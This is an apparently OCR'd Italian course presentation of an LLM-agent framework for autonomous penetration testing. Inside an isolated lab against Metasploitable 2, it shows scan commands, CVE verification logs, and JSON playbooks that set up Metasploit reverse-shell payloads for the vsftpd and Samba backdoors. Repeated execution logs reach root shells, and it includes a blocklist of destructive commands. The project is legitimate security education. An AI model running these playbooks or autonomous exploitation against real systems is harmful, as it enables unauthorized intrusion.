LLM Agent-based Autonomous Penetration Testing Framework

Corso di Penetration Testing & Ethical Hacking

Università degli studi di Salerno

Studente

Andrea Salurso

Docente

Arcangelo Castiglione

Anno accademico 2025/2026

Panoramica del Progetto

Contesto e Obiettivi

Idea del progetto

Un framework autonomo per i test di penetrazione basato su modelli linguistici di grandi dimensioni (LLM). Questo framework automatizza le fasi di ricognizione, generazione di ipotesi sulle vulnerabilità, pianificazione degli exploit e creazione di report, consentendo valutazioni di sicurezza scalabili e intelligenti.

OBIETTIVI DI VALUTAZIONE

01

Accuratezza della scansione

Percentuale di porte e servizi aperti identificati correttamente durante la fase di ricognizione.

02

Precisione CVE

Rilevanza ed effettiva pertinenza delle vulnerabilità suggerite dall'LLM rispetto ai servizi rilevati.

03

Tasso di successo exploit

Percentuale di piani di attacco eseguiti con successo che raggiungono l'obiettivo prefissato.

04

Qualità del rapporto

Chiarezza, accuratezza e attuabilità delle misure correttive generate nel report finale.

La pipeline a sei agenti

01

Target Recon

Strategia di scansione (LLM) + nmap/gobuster

02

Attack Surface Mapper

Grafo IP → Porta → Servizio → OS

03

Vuln Hypothesis Gen

Ipotesi CVE (LLM) + verifica NVD / Dataset

04

Exploit Plan Designer

Piano di attacco in playbook JSON

05

Attack Executor

Esecuzione via Metasploit RPC (sandbox)

06

Reporting Engine

Report redatto dall'LLM in HTML/PDF

Principio Architetturale

L’LLM propone, il codice verifica

Per ogni modulo esplicitata la separazione tra ciò che è affidato al ragionamento dell'LLM e ciò che il codice garantisce in modo deterministico. È la base dell'affidabilità e dell'assenza di allucinazioni nei risultati.

Modulo	L'LLM propone	Il codice verifica / garantisce
1. Recon	Strategia e comando di scansione	Whitelist/blocklist dei comandi, esecuzione di nmap/gobuster
2. Mapper	—	Parsing deterministico dell'XML e costruzione del grafo
3. Vuln Generator	CVE candidate per servizio	Verifica su NVD, DB curato per versione, deduplica
4. Designer	Piani d'attacco (playbook)	Validazione strumenti ammessi e argomenti bloccati
5. Executor	—	Esecuzione via Metasploit, proof-of-access, cleanup
6. Reporting	Summary, remediation, raccomandazioni	Tracciabilità di ogni consiglio (LLM vs codice)

Configurazione e Sicurezza

Ambiente di Laboratorio

ATTACCANTE

Kali Linux

Strumenti integrati:
nmap, gobuster, Metasploit (RPC 55553), Hydra

TARGET

Metasploitable 2 - 192.168.56.4

Caratteristica: Macchina volutamente vulnerabile per test controllati

RETE E AUTORIZZAZIONE

VirtualBox Host-Only

Configurazione: completamente isolata

Sandbox controllata e autorizzata.

Whitelist di rete: 192.168.56.0/24

MODELLO LLM

qwen via Groq

Integrazione con modello LLM ad alte prestazioni per ragionamento ed esecuzione.

01 – Target Reconnaissance Agent


Cosa fa?

Il codice classifica il target e imposta la modalità; LLM, entro le regole date, compone il comando concreto finale.

Come?

- **Analisi Target:** il codice analizza il target: IP privato → modalità “aggressive”
- **Regole Operative:** Il prompt dà le regole
- **Composizione & Esecuzione:** LLM compone il comando e i flag; il codice valida ed esegue

Output di esecuzione



01 – Il comando generato

```
nmap -sV -sC -A -T4 -Pn 192.168.56.4
```

Parametri generati da LLM **Target IP fornito da Codice**

-sV **Service / Version Detection**

Rilevamento del servizio e della versione attiva su ciascuna porta aperta.

-sC **Script NSE di Default**

Esecuzione di script Nmap standard (es. ftp-anon, smb-security-mode, ssl-cert).

-A **Aggressive Scan Mode**

Attiva OS detection, version detection, script scanning e traceroute.

```
TRACEROUTE
HOP RTT      ADDRESS
1   1.68 ms 192.168.56.4
```

-T4 **Timing Template Veloce**

Imposta una scansione accelerata ottimizzata per ambienti di test rapidi.

-Pn **No Host Discovery**

Salta l'host discovery (ping) trattando il target direttamente come online.


192.168.56.4 **Target IP (fornito dal codice)**

Indirizzo IP bersaglio ricevuto ed iniettato direttamente dalla logica di codice.

Agent 01 • Target Reconnaissance

01 – Risultato dello scan

Porta	Servizio	Versione rilevata
21/tcp	ftp	vsftpd 2.3.4
22/tcp	ssh	OpenSSH 4.7p1
23/tcp	telnet	Linux telnetd
25/tcp	smtp	Postfix smtpd
53/tcp	domain	ISC BIND 9.4.2
80/tcp	http	Apache httpd 2.2.8
139/445	netbios-ssn	Samba smbd 3.0.20
1524/tcp	bindshell	Metasploitable root shell
3306/tcp	mysql	MySQL 5.0.51a
5432/tcp	postgresql	PostgreSQL 8.3
6667/tcp	irc	UnrealIRCd
8180/tcp	http	Apache Tomcat/Coyote



CRITICAL **Porta 21 / FTP (vsftpd 2.3.4)**

Il servizio espone sia l'accesso anonimo (ftp-anon) sia una backdoor nota: punto d'ingresso prioritario per la fase di exploitation automatizzata.

O2 – Attack Surface Mapper

```
┌──(.venv)─(kali㉿kali)-[~/llm-pentest-framework]
└─$ python attack-surface-mapper/mapper.py
[INFO] Avvio Attack Surface Mapper...
[INFO] Parsing XML reale da: /home/kali/llm-pentest-framework/attack-surface-mapper/../output/nmap_scan.xml
[INFO] 23 entry estratte dallo scan XML

[TEST] Test delle query sul grafo:
Porte aperte su 192.168.56.4: ['192.168.56.4:21', '192.168.56.4:22', '192.168.56.4:23', '192.168.56.4:25', '192.168.56.4:53', '192.168.56.4:80', '192.168.56.4:111', '192.168.56.4:139', '192.168.56.4:445', '192.168.56.4:512', '192.168.56.4:513', '192.168.56.4:514', '192.168.56.4:1099', '192.168.56.4:1524', '192.168.56.4:2049', '192.168.56.4:2121', '192.168.56.4:3306', '192.168.56.4:5432', '192.168.56.4:5900', '192.168.56.4:6000', '192.168.56.4:6667', '192.168.56.4:8009', '192.168.56.4:8180']
Servizi HTTP trovati: ['http_Apache httpd 2.2.8 (Ubuntu) DAV/2', 'http_Apache Tomcat/Coyote JSP engine 1.1']
Sistema operativo rilevato: Linux 2.6.9 - 2.6.33
Percorsi di attacco totali: 23
[SUCCESS] Grafo esportato con successo in /home/kali/llm-pentest-framework/output/attack_graph.json
```

Cosa fa?


Trasforma l'output di nmap in un grafo navigabile:
IP → PORTA → SERVIZIO → OS.

Come?

- Efffettua il parsing dell'XML di nmap con **libnmap**
- Grafo tipizzato con **NetworkX**
- Query sulla superficie d'attacco

Agent 02 • Attack surface mapper

02 – Il grado della superficie d'attacco



Nodi & Archi Tipizzati
Relazioni esplicite tra Host, Porte aperte, Servizi attivi e OS.

Query Deterministiche
Interrogazioni dirette (es. `get_open_ports()`) senza allucinazioni LLM.

Input per l'Agent Successivo
Esportazione in formato `attack_graph.json`

PORT
445/tcp

open

Host (IP)
192.168.56.4

runs

SERVICE
Samba smbd 3.0.20

runs_os

OS
Linux 2.6.9 - 2.6.33

03 – Vulnerability Hypothesis Generator

Cosa fa?

LLM ipotizza le CVE; il codice le verifica su NVD e le integra con un dataset curato.

CVE-2011-4379 Detail

REJECTED

This CVE has been marked Rejected in the CVE List. These CVEs are stored in the NVD, but do not show up in search results by default.

Legenda del log

[✓] CVE confermata da NVD → entra nel report
[+] CVE dal DB curato → match per versione
[?] ipotesi LLM non confermata → esclusa
[=] riepilogo finale dei conteggi

Output di esecuzione

```
[INFO] Generazione ipotesi vulnerabilità con LLM...
[INFO] LLM ha generato 7 ipotesi iniziali

[INFO] Validazione CVE in corso...
  [NVD] Query: 'vsftpd 2.3.4'
  [NVD] Cache HIT (1 CVE trovate)
  [?] CVE-2011-4379 non confermata – ipotesi non verificata (confidence 0.57)
  [NVD] Query: 'vsftpd 2.3.4'
  [NVD] Cache HIT (1 CVE trovate)
  [?] CVE-2011-4228 non confermata – ipotesi non verificata (confidence 0.54)
  [NVD] Query: 'vsftpd 2.3.4'
  [NVD] Cache HIT (1 CVE trovate)
  [?] CVE-2011-3917 non confermata – ipotesi non verificata (confidence 0.51)
  [NVD] Query: 'OpenSSH 4.7p1'
  [NVD] Cache HIT (1 CVE trovate)
  [✓] CVE-2008-5161 verificata in NVD – severity: LOW
  [NVD] Query: 'OpenSSH 4.7p1'
  [NVD] Cache HIT (1 CVE trovate)
  [?] CVE-2008-4109 non confermata – ipotesi non verificata (confidence 0.45)
  [+] CVE-2011-2523 (ftp) dal DB curato – applicabile a 'vsftpd 2.3.4'
  [+] CVE-2007-2447 (netbios-ssn) dal DB curato – applicabile a 'Samba smbd 3.
  [+] CVE-2010-2075 (irc) dal DB curato – applicabile a 'UnrealIRCd'
  [=] 4 CVE confermate/applicabili, 4 ipotesi CVE non verificate, 0 debolezze/
```

Agent 03 • Vulnerability Hypothesis Generator

03 – Vulnerabilità confermate & provenienza

Output Vulnerabilità Ranked

Analisi ordinata per livello di criticità decrescente

```
═══════════════════════════════════════════════════════
  VULNERABILITÀ RANKED (dal più critico)
═══════════════════════════════════════════════════════
  #01 [CRITICAL] Score:9.80  CVSS:9.8  √ NVD  CVE-2011-2523
       Backdoor in vsftpd 2.3.4 — apre una shell non autenticata sulla porta 6200/tcp
  #02 [CRITICAL] Score:9.80  CVSS:9.8  √ NVD  CVE-2007-2447
       RCE 'username map script' in Samba 3.0.20-3.0.25rc3 — command injection remota n
  #03 [CRITICAL] Score:9.80  CVSS:9.8  √ NVD  CVE-2010-2075
       Backdoor in UnrealIRCd 3.2.8.1 — esecuzione di comandi arbitrari da remoto
  #04 [LOW     ] Score:5.50  CVSS:3.7  √ NVD  CVE-2008-5161
       OpenSSH 4.7p1 is vulnerable to a race condition in the authentication process th
```

3 CRITICAL
CVSS 9.80 • DB Curato

1 LOW
CVSS 3.70 • LLM + NVD

TOTALE ANALIZZATO
4 Vulnerabilità

Il DB curato è un piccolo insieme,i CVE critiche note e verificate per versione per coprire le vulnerabilità gravi del target, non un database esaustivo. La copertura dei servizi non inclusi è affidata agli altri due livelli: l'LLM+NVD e il rilevatore di esposizioni.

Database Curato nel Codice

Le prime 3 vulnerabilità (CRITICAL)

Verificate in modo deterministico da regole e firme note:

• vsftpd 2.3.4 | • Samba 3.0.20 | • UnrealIRCd 3.2.8.1

Ipotesi LLM + Conferma NVD

La 4ª vulnerabilità (LOW)

Ipotizzata dal modello di intelligenza artificiale e successivamente confermata tramite query su NVD:

• OpenSSH 4.7p1 (CVE-2008-5161)

03 – Calcolo CVE Precision

Le ipotesi scartate contano

L'LLM ha generato 7 ipotesi; dopo la verifica su NVD solo 1 CVE è confermata (CVE-2008-5161, Low). Le 4 ipotesi non verificate vengono considerate per il calcolo della precisione

50%
CVE Precision 4/8

20%
Proposte LLM 1/5

Il dataset curato

Un piccolo insieme di CVE critiche note, verificate per versione, che copre le vulnerabilità gravi del target.

Azzeramento dei falsi positivi

Le CVE riportate restano verifica (da NVD o DB): la trasparenza sulle ipotesi scartate è ciò che rende il sistema misurabile

04 – Exploit Plan Designer

```
#1 [plan_aggressive_vsftpd]
   Probabilità: 95%
   Stealth:     low
   Descrizione: Piano aggressivo — Sfrutta la backdoor vsftpd 2.3.4 per shell diretta
   Steps (1):
     √ Step 1: metasploit — Innescare la backdoor vsftpd per ottenere una shell remota

#2 [plan_aggressive_samba]
   Probabilità: 90%
   Stealth:     low
   Descrizione: Piano aggressivo — Sfrutta RCE Samba usermap_script per shell diretta
   Steps (1):
     √ Step 1: metasploit — Iniettare comandi tramite username map script per ottenere RCE
```

01 • CODICE

Seleziona le vuln prioritarie

- 3 CVE note hardcoded:
  vsftpd, Samba, UnrealIRCd
- Match per servizio
- Popola con ulteriori 5 CVE critical

02 • LLM

Progetta i piani di attacco

- Genera piani alternativi in JSON
- Per ogni step:
  tool, argomenti, modulo
- Sequenza e dipendenza tra step
- Rollback, probabilità di successo, stealth

03 • CODICE

Valida, ordina, serializza

- Whitelist tool
- Blocklist di argomenti distruttivi
- Ordina i piani per probabilità
- Risolve le dipendenze

04 – La struttura del playbook


```
{
  "plan_id": "plan_aggressive",
  "description": "Piano aggressivo \u2014 Alta probabilit\u00e0 di successo, pi\u00f9 rumore. Sfrutta la backdoor vsftpd per ottenere shell immediata.",
  "success_probability": 0.95,
  "stealth_level": "low",
  "steps": [
    {
      "step_number": 1,
      "name": "vsftpd_backdoor_exploit",
      "cve_target": "CVE-2011-2523",
      "tool": "metasploit",
      "module": "exploit/unix/ftp/vsftpd_234_backdoor",
      "args": "RHOSTS=192.168.56.4 RPORT=21 PAYLOAD=cmd/unix/reverse_bash LHOST=192.168.56.1 LPORT=4444",
      "purpose": "Esecuzione exploit vsftpd 2.3.4 per aprire shell non autenticata",
      "expected_outcome": "Shell remota attiva sulla porta 4444",
      "depends_on_step": null,
      "on_success": "continue",
      "on_failure": "skip_to_next",
      "rollback_action": null,
      "timeout_seconds": 60,
      "tool_available": true
    }
  ]
},
```

04 – I due piani prodotti dall'LLM

plan_aggressive

95%

1 step · metasploit · stealth basso · on_failure: skip_to_next

MODULO	exploit/unix/ftp/vsftpd_234_backdoor
PAYLOAD	cmd/unix/reverse_bash
RHOSTS / LHOST	192.168.56.4 / 192.168.56.1
LPORT	4444

target: **CVE-2011-2523**

Innescare la backdoor vsftpd 2.3.4 → shell remota diretta

"description": "Piano aggressivo, Alta probabilità di successo, più rumore. Sfrutta la backdoor vsftpd per ottenere shell immediata."

plan_samba_rce

90%

1 step · metasploit · stealth basso · on_failure: skip_to_next

MODULO	exploit/multi/samba/usermap_script
PAYLOAD	linux/x86/shell_reverse_tcp
RHOSTS / LHOST	192.168.56.4 / 192.168.56.1
LPORT	4445

target: **CVE-2007-2447**

RCE via injection nell'usermap script di Samba

"description": "Piano intermedio, Sfrutta RCE Samba per comando arbitrario. Indipendente da vsftpd."

04 - Validazione di sicurezza di ogni step

WHITELIST

Whitelist tool e disponibilità reale

```
SUPPORTED_TOOLS = {
"nmap", "hydra", "gobuster",
"netcat",
"curl", "sqlmap", "metasploit"}
```

```
[INFO] Verifica tool disponibili nel sistema ...
  [OK]   nmap
  [OK]   hydra
  [OK]   gobuster
  [OK]   netcat
  [OK]   curl
  [OK]   sqlmap
```

POST-VALIDAZIONE

Ordinamento e pianificazione codice

- **Ordinamento per successo:** Ordina i piani per probabilità di successo e per numero di step validati.
- **Risoluzione DAG:** Risolve le dipendenze sequenziali tra gli step nell'albero di esecuzione.
- **Piano di Rollback:** Prepara preventivamente le azioni di ripristino in ordine inverso.

BLOCKLIST

Blocklist di argomenti distruttivi

```
BLOCKED_ARGS_PATTERNS = {
"rm -rf", "mkfs", "dd if=", "> /dev/", "fork bomb", ":(){", "wget http",
"--script=exploit", "os.system" }
```

NOTA DI ONESTÀ

Validazione ≠ esecuzione

La probabilità è una stima dell’LLM, usata solo per ordinare i piani. La validazione è un filtro preventivo: la verifica reale avviene nell’executor, con la Proof-Of-Access

05 – Attack Executor

Avvio dell’exploit

Il modulo da lanciare è stato **scelto dall’LLM nel Designer**.
L’executor legge il playbook, verifica che il modulo sia tra quelli approvati, e lo carica via Metasploit RPC.

```
┌──(.venv)─(kali㉿kali)-[~/llm-pentest-framework]
└─$ python attack-executor/executor.py
[LOG] Log file: /home/kali/llm-pentest-framework/attack-executor/../logs/executor_20261023_192152
[MSF] Connessione a Metasploit RPC riuscita
═══════════════════════════════════════════════════════════
  ATTACK EXECUTOR
═══════════════════════════════════════════════════════════
[INFO] Target whitelist: 192.168.56.0/24
[INFO] SANDBOX_MODE: true
[INFO] Caricato playbooks.json – 2 piani
[AUTH] Target 192.168.56.4 già autorizzato in questa sessione.

[INFO] Esecuzione piano: plan_aggressive
[INFO] Target: 192.168.56.4
[EXEC] Avvio playbook 'plan_aggressive' – 1 step

[STEP 1] exploit_vsftpd_backdoor – metasploit
[MSF] Payload scelto per exploit/unix/ftp/vsftpd_234_backdoor: cmd/unix/reverse (LHOST=192.168.56
[MSF] Modulo exploit/unix/ftp/vsftpd_234_backdoor avviato (payload=cmd/unix/reverse, job_id=7)
[MSF][PROOF OF ACCESS]
── Sessione 5 ──
$ id
uid=0(root) gid=0(root)
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
$ hostname
metasploitable
$ whoami
root
[MSF] Modulo exploit/unix/ftp/vsftpd_234_backdoor RIUSCITO – sessione aperta: ['5']
[MSF CLEANUP] Sessione 5 chiusa via RPC
[CLEANUP] Chiusura 0 processi, 0 sessioni
[CLEANUP] Completato.

═══════════════════════════════════════════════════════════
  RISULTATI ESECUZIONE – plan_aggressive
═══════════════════════════════════════════════════════════

  Totale step: 1
  Successo:    1
  Falliti:     0
```

05 – Attack Executor

Scelta del payload

Sceglie un payload reverse compatibile, rileva LHOST verso il target e una LPORT libera, poi esegue il modulo

```
┌──(.venv)─(kali㉿kali)-[~/llm-pentest-framework]
└─$ python attack-executor/executor.py
[LOG] Log file: /home/kali/llm-pentest-framework/attack-executor/../logs/executor_20261023_192152
[MSF] Connessione a Metasploit RPC riuscita
═══════════════════════════════════════════════════════════
  ATTACK EXECUTOR
═══════════════════════════════════════════════════════════
[INFO] Target whitelist: 192.168.56.0/24
[INFO] SANDBOX_MODE: true
[INFO] Caricato playbooks.json – 2 piani
[AUTH] Target 192.168.56.4 già autorizzato in questa sessione.

[INFO] Esecuzione piano: plan_aggressive
[INFO] Target: 192.168.56.4
[EXEC] Avvio playbook 'plan_aggressive' – 1 step

[STEP 1] exploit vsftpd_backdoor – metasploit
[MSF] Payload scelto per exploit/unix/ftp/vsftpd_234_backdoor: cmd/unix/reverse (LHOST=192.168.56
[MSF] Modulo exploit/unix/ftp/vsftpd_234_backdoor avviato (payload=cmd/unix/reverse, job_id=7)
[MSF][PROOF OF ACCESS]
── Sessione 5 ──
$ id
uid=0(root) gid=0(root)
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
$ hostname
metasploitable
$ whoami
root
[MSF] Modulo exploit/unix/ftp/vsftpd_234_backdoor RIUSCITO – sessione aperta: ['5']
[MSF CLEANUP] Sessione 5 chiusa via RPC
[CLEANUP] Chiusura 0 processi, 0 sessioni
[CLEANUP] Completato.

═══════════════════════════════════════════════════════════
  RISULTATI ESECUZIONE – plan_aggressive
═══════════════════════════════════════════════════════════

  Totale step: 1
  Successo:    1
  Falliti:     0
```

05 – Attack Executor

Proof of Access

Nella shell aperta esegue i comandi read-only id / uname -a /hostname /whoami: prova di accesso come root

```
┌──(.venv)─(kali㉿kali)-[~/llm-pentest-framework]
└─$ python attack-executor/executor.py
[LOG] Log file: /home/kali/llm-pentest-framework/attack-executor/../logs/executor_20261023_192152
[MSF] Connessione a Metasploit RPC riuscita
═══════════════════════════════════════════════════════════
  ATTACK EXECUTOR
═══════════════════════════════════════════════════════════
[INFO] Target whitelist: 192.168.56.0/24
[INFO] SANDBOX_MODE: true
[INFO] Caricato playbooks.json – 2 piani
[AUTH] Target 192.168.56.4 già autorizzato in questa sessione.

[INFO] Esecuzione piano: plan_aggressive
[INFO] Target: 192.168.56.4
[EXEC] Avvio playbook 'plan_aggressive' – 1 step

[STEP 1] exploit_vsftpd_backdoor – metasploit
[MSF] Payload scelto per exploit/unix/ftp/vsftpd_234_backdoor: cmd/unix/reverse (LHOST=192.168.56
[MSF] Modulo exploit/unix/ftp/vsftpd_234_backdoor avviato (payload=cmd/unix/reverse, job_id=7)
[MSF][PROOF OF ACCESS]
── Sessione 5 ──
$ id
uid=0(root) gid=0(root)
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
$ hostname
metasploitable
$ whoami
root
[MSF] Modulo exploit/unix/ftp/vsftpd_234_backdoor RIUSCITO – sessione aperta: ['5']
[MSF CLEANUP] Sessione 5 chiusa via RPC
[CLEANUP] Chiusura 0 processi, 0 sessioni
[CLEANUP] Completato.

═══════════════════════════════════════════════════════════
  RISULTATI ESECUZIONE – plan_aggressive
═══════════════════════════════════════════════════════════

  Totale step: 1
  Successo:    1
  Falliti:     0
```

05 – Attack Executor

```
┌──(.venv)─(kali㉿kali)-[~/llm-pentest-framework]
└─$ python attack-executor/executor.py
[LOG] Log file: /home/kali/llm-pentest-framework/attack-executor/../logs/executor_20261023_192152
[MSF] Connessione a Metasploit RPC riuscita
═══════════════════════════════════════════════════════════
  ATTACK EXECUTOR
═══════════════════════════════════════════════════════════
[INFO] Target whitelist: 192.168.56.0/24
[INFO] SANDBOX_MODE: true
[INFO] Caricato playbooks.json – 2 piani
[AUTH] Target 192.168.56.4 già autorizzato in questa sessione.

[INFO] Esecuzione piano: plan_aggressive
[INFO] Target: 192.168.56.4
[EXEC] Avvio playbook 'plan_aggressive' – 1 step

[STEP 1] exploit_vsftpd_backdoor – metasploit
[MSF] Payload scelto per exploit/unix/ftp/vsftpd_234_backdoor: cmd/unix/reverse (LHOST=192.168.56
[MSF] Modulo exploit/unix/ftp/vsftpd_234_backdoor avviato (payload=cmd/unix/reverse, job_id=7)
[MSF][PROOF OF ACCESS]
── Sessione 5 ──
$ id
uid=0(root) gid=0(root)
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
$ hostname
metasploitable
$ whoami
root
[MSF] Modulo exploit/unix/ftp/vsftpd_234_backdoor RIUSCITO – sessione aperta: ['5']
[MSF CLEANUP] Sessione 5 chiusa via RPC
[CLEANUP] Chiusura 0 processi, 0 sessioni
[CLEANUP] Completato.

═══════════════════════════════════════════════════════════
  RISULTATI ESECUZIONE – plan_aggressive
═══════════════════════════════════════════════════════════

  Totale step: 1
  Successo:    1
  Falliti:     0
```

Esito
Successo solo se una sessione è realmente aperta

Chiusura Sessione
Al termine della PoA, la sessione termina automaticamente!

05 – Risultati: 2 vettori fino a root

```
[INFO] Esecuzione piano: plan_aggressive_samba
[INFO] Target: 192.168.56.4
[EXEC] Avvio playbook 'plan_aggressive_samba' — 1 step

[STEP 1] exploit_samba_usermap — metasploit
[MSF] Payload scelto per exploit/multi/samba/usermap_script: cmd/unix/reverse (LHOST=192.168.56.5
, LPORT=58671, compat=49)
[MSF] Modulo exploit/multi/samba/usermap_script avviato (payload=cmd/unix/reverse, job_id=14)
[MSF][PROOF OF ACCESS]
── Sessione 10 ──
$ id
uid=0(root) gid=0(root)
$ uname -a
